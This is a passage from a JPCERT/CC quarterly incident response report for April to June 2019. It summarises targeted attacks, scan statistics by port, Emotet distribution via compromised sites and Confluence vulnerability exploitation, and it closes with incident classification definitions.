
[Figure 11: Part of the script loaded into the e-commerce website]

3.3. Targeted Attack Trends

There was 1 incident categorized as a targeted attack. This was an 83% decrease from 6 in the previous quarter. JPCERT/CC did not ask any organization to take action this quarter. The incidents identified are described below.

(1) Targeted attack attempting to persuade recipients to download a malicious shortcut file

From April to May 2019, JPCERT/CC received reports of targeted attack e-mails attempting to persuade recipients to download a malicious shortcut file. These targeted attack e-mails contain a link that directs recipients who clicked it to a web page of a file-sharing service. The aforementioned shortcut file is uploaded to this file-sharing service, and once the file is downloaded and run, malware contained in it infects the computer.



[Figure 12: Flow of events from running the shortcut file to being infected with the downloader malware]

(2) Targeted attack using TSCookie malware

Attacks using TSCookie were again observed in May 2019. TSCookie malware previously had a bug that prevented it from loading configuration correctly, but this bug was fixed in the latest version. As in previous versions, the malware used HTTP to establish connections with a C&C server on ports 80/TCP and 443/TCP.

3.4. Other Incident Trends

The number of malware sites reported in this quarter was 292. This was a 115% increase from 136 in the previous quarter.

The number of scans reported in this quarter was 1,216. This was a 44% decrease from 2,165 in the previous quarter. The ports that the scans targeted are listed in [Chart 4]. Ports targeted frequently were SSH (22/TCP), HTTP (80/TCP) and SMTP (25/TCP).

[Chart 4: Number of scans by port]

Port	Apr	May	Jun	Total
22/tcp	204	127	200	531
80/tcp	109	74	47	230
25/tcp	71	54	94	219
445/tcp	48	2	18	68
443/tcp	5	14	32	51
21/tcp	13	18	2	33
23/tcp	8	14	7	29
2222/tcp	21	4	4	29
7001/tcp	0	5	11	16
222/tcp	16	0	0	16
62223/tcp	0	3	12	15
7443/tcp	0	0	14	14
22222/tcp	13	0	0	13
8010/tcp	0	0	11	11
6379/tcp	0	0	11	11
5555/tcp	3	3	5	11
8008/tcp	0	0	10	10
8088/tcp	0	0	9	9
52869/tcp	5	3	1	9
143/tcp	0	1	8	9
Unknown	22	9	121	152
Monthly Total	538	331	617	1486


There were 491 incidents categorized as other. This was a 27% decrease from 670 in the previous quarter.

4. Incident Handling Case Examples

This section will describe some actual cases that JPCERT/CC handled in this quarter.

(1) Distribution of Emotet malware via compromised domestic websites

This quarter, JPCERT/CC received numerous reports of compromised domestic websites being used to distribute the Emotet malware. The compromised websites were apparently used as infrastructure for distributing Emotet, and it is assumed that the malware was downloaded when victims either ran a spam e-mail attachment or clicked a link contained in a spam message.



[Figure 13: Distribution of Emotet malware via compromised domestic websites]

JPCERT/CC investigated the compromised websites and requested the administrators to take appropriate measures.

(2) Unauthorized access to web servers exploiting vulnerabilities (CVE-2019-3395(1), CVE-2019-3396(2)) in Confluence Server and Confluence Data Center

JPCERT/CC received reports of unauthorized access to web servers exploiting vulnerabilities (CVE-2019-3395, CVE-2019-3396) in Confluence Server and Confluence Data Center. Servers that have been attacked are made to download attack code from an external server and execute it. Attack code that performs SSH brute force attacks and cryptocurrency mining has been identified so far.

JPCERT/CC requested the entities managing the IP addresses of attack sources and the national CSIRTs of countries where the websites are operated to take appropriate action. JPCERT/CC also issued a security alert(3) regarding the vulnerabilities.

5. References

(1) JVN iPedia｜Server Side Request Forgery Vulnerability in Atlassian Confluence Server and Data Center (Japanese)
https://jvndb.jvn.jp/ja/contents/2019/JVNDB-2019-002815.html

(2) JVN iPedia｜Path Traversal Vulnerability in Atlassian Confluence Server (Japanese)
https://jvndb.jvn.jp/ja/contents/2019/JVNDB-2019-002816.html

(3) JPCERT/CC｜Alert Regarding Multiple Vulnerabilities in Confluence Server and Confluence Data Center
https://www.jpcert.or.jp/english/at/2019/at190018.html

Request from JPCERT/CC

JPCERT/CC is working to prevent the spread of losses and damages due to incidents and their recurrence through various activities. These include understanding the status and tendency of incidents, and coordination with the aim of suspending or blocking, as the situation requires, attack sources and destination of information transmission, etc. JPCERT/CC also issues alerts and other information to users to make them aware of the need to implement countermeasures.

JPCERT/CC asks for your continued cooperation with information sharing. Please refer to the following web pages for how to report incidents.

Reporting an Incident
https://www.jpcert.or.jp/english/ir/form.html

Reporting an ICS Incident
https://www.jpcert.or.jp/english/cs/how_to_report_an_ics_incident.html

If you would like to encrypt your report, please use JPCERT/CC's PGP public key. The public key can be obtained at the following web page.

PGP Public Key
https://www.jpcert.or.jp/english/ir/pgp.html

JPCERT/CC provides a mailing list to ensure speedy delivery of the information it issues. If you wish to use the mailing list, please refer to the following information.

Appendix-1 Classification of Incidents

JPCERT/CC classifies incidents contained in reports it receives according to the following definitions.

○ Phishing Site

A "phishing site" refers to a site that spoofs the legitimate site of a bank, auction or other service operators to carry out "phishing fraud" intended to steal user information including IDs, passwords and credit card numbers.

JPCERT/CC classifies the following as "phishing sites".

- Websites made to resemble the site of a financial institution, credit card company, etc.
- Websites set up to guide visitors to a phishing site

○ Website Defacement

"Website defacement" refers to a site whose content has been rewritten by an attacker or malware (including the embedding of a script unintended by the administrator).

JPCERT/CC classifies the following as "website defacement".

- Sites embedded with a malicious script, iframe, etc., by an attacker, malware, etc.
- Sites whose information has been altered by an SQL injection attack

○ Malware Site

A "malware site" refers to a site that infects the computer used to access the site with malware, or a site on which malware used for attack is made publicly available.

JPCERT/CC classifies the following as "malware sites".

- Sites that attempt to infect the visitor's computer with malware
- Sites on which an attacker makes malware publicly available

○ Scan

A "scan" refers to an access made by an attacker (that does not affect the system) to check for the existence of computers, servers and other systems targeted for attack, or to search for vulnerabilities (security holes, etc.) that can be exploited to make unauthorized intrusion into systems. It also includes attempts to infect by malware, etc.

JPCERT/CC classifies the following as "scans".

- Vulnerability searches (checking the program version, service operation status, etc.)
- Attempts to make an intrusion (those that failed)
- Attempts to infect by malware (viruses, bots, worms, etc.) (those that failed)
- Brute force attacks targeting ssh, ftp, telnet, etc. (those that failed)

○ DoS/DDoS

"DoS/DDoS" refers to an attack against servers and/or computers on a network, and network resources including devices and connection lines that make up a network, with an attempt to make a service unavailable.

JPCERT/CC classifies the following as "DoS/DDoS".

- Attacks that exhaust network resources with a large volume of traffic, etc.
- Reduction or suspension of server program responses due to a large access volume
- Service interference by sending a large volume of e-mail (error e-mail, SPAM e-mail, etc.)

○ ICS Related Incident

An "ICS related incident" refers to an incident related to ICS or plants.

JPCERT/CC classifies the following as an "ICS related incident".

- ICSs that are subject to attack via the Internet
- Servers that malware targeting ICSs communicates with
- Attacks that cause abnormal operations of an ICS

○ Targeted attack

A "targeted attack" is a type of attack in which specific organizations, companies, or industries are targeted for malware infection or unauthorized access.

JPCERT/CC categorizes the following as a targeted attack.

- Spoofed e-mail with malware attached sent to a specific organization
- Defacement of a website affected to limited organizations
- A fake website accessible to limited organizations and attempting to infect site visitor’s computer
- A command and control server that specially crafted malware communicates with

○ Other

"Other" refers to incidents other than the above.

The following are examples of incidents that JPCERT/CC classifies as "other".

- Unauthorized intrusion into a system exploiting a vulnerability, etc.
- Unauthorized intrusion by a successful brute force attack targeting ssh, ftp, telnet, etc.
- Stealing of information by malware with a keylogger function
- Infection by malware (viruses, bots, worms, etc.)

These activities are sponsored by the Ministry of Economy, Trade and Industry as part of the "Coordination Activities for International Cooperation in Responding to Cyber Attacks for the 2018 Fiscal Year".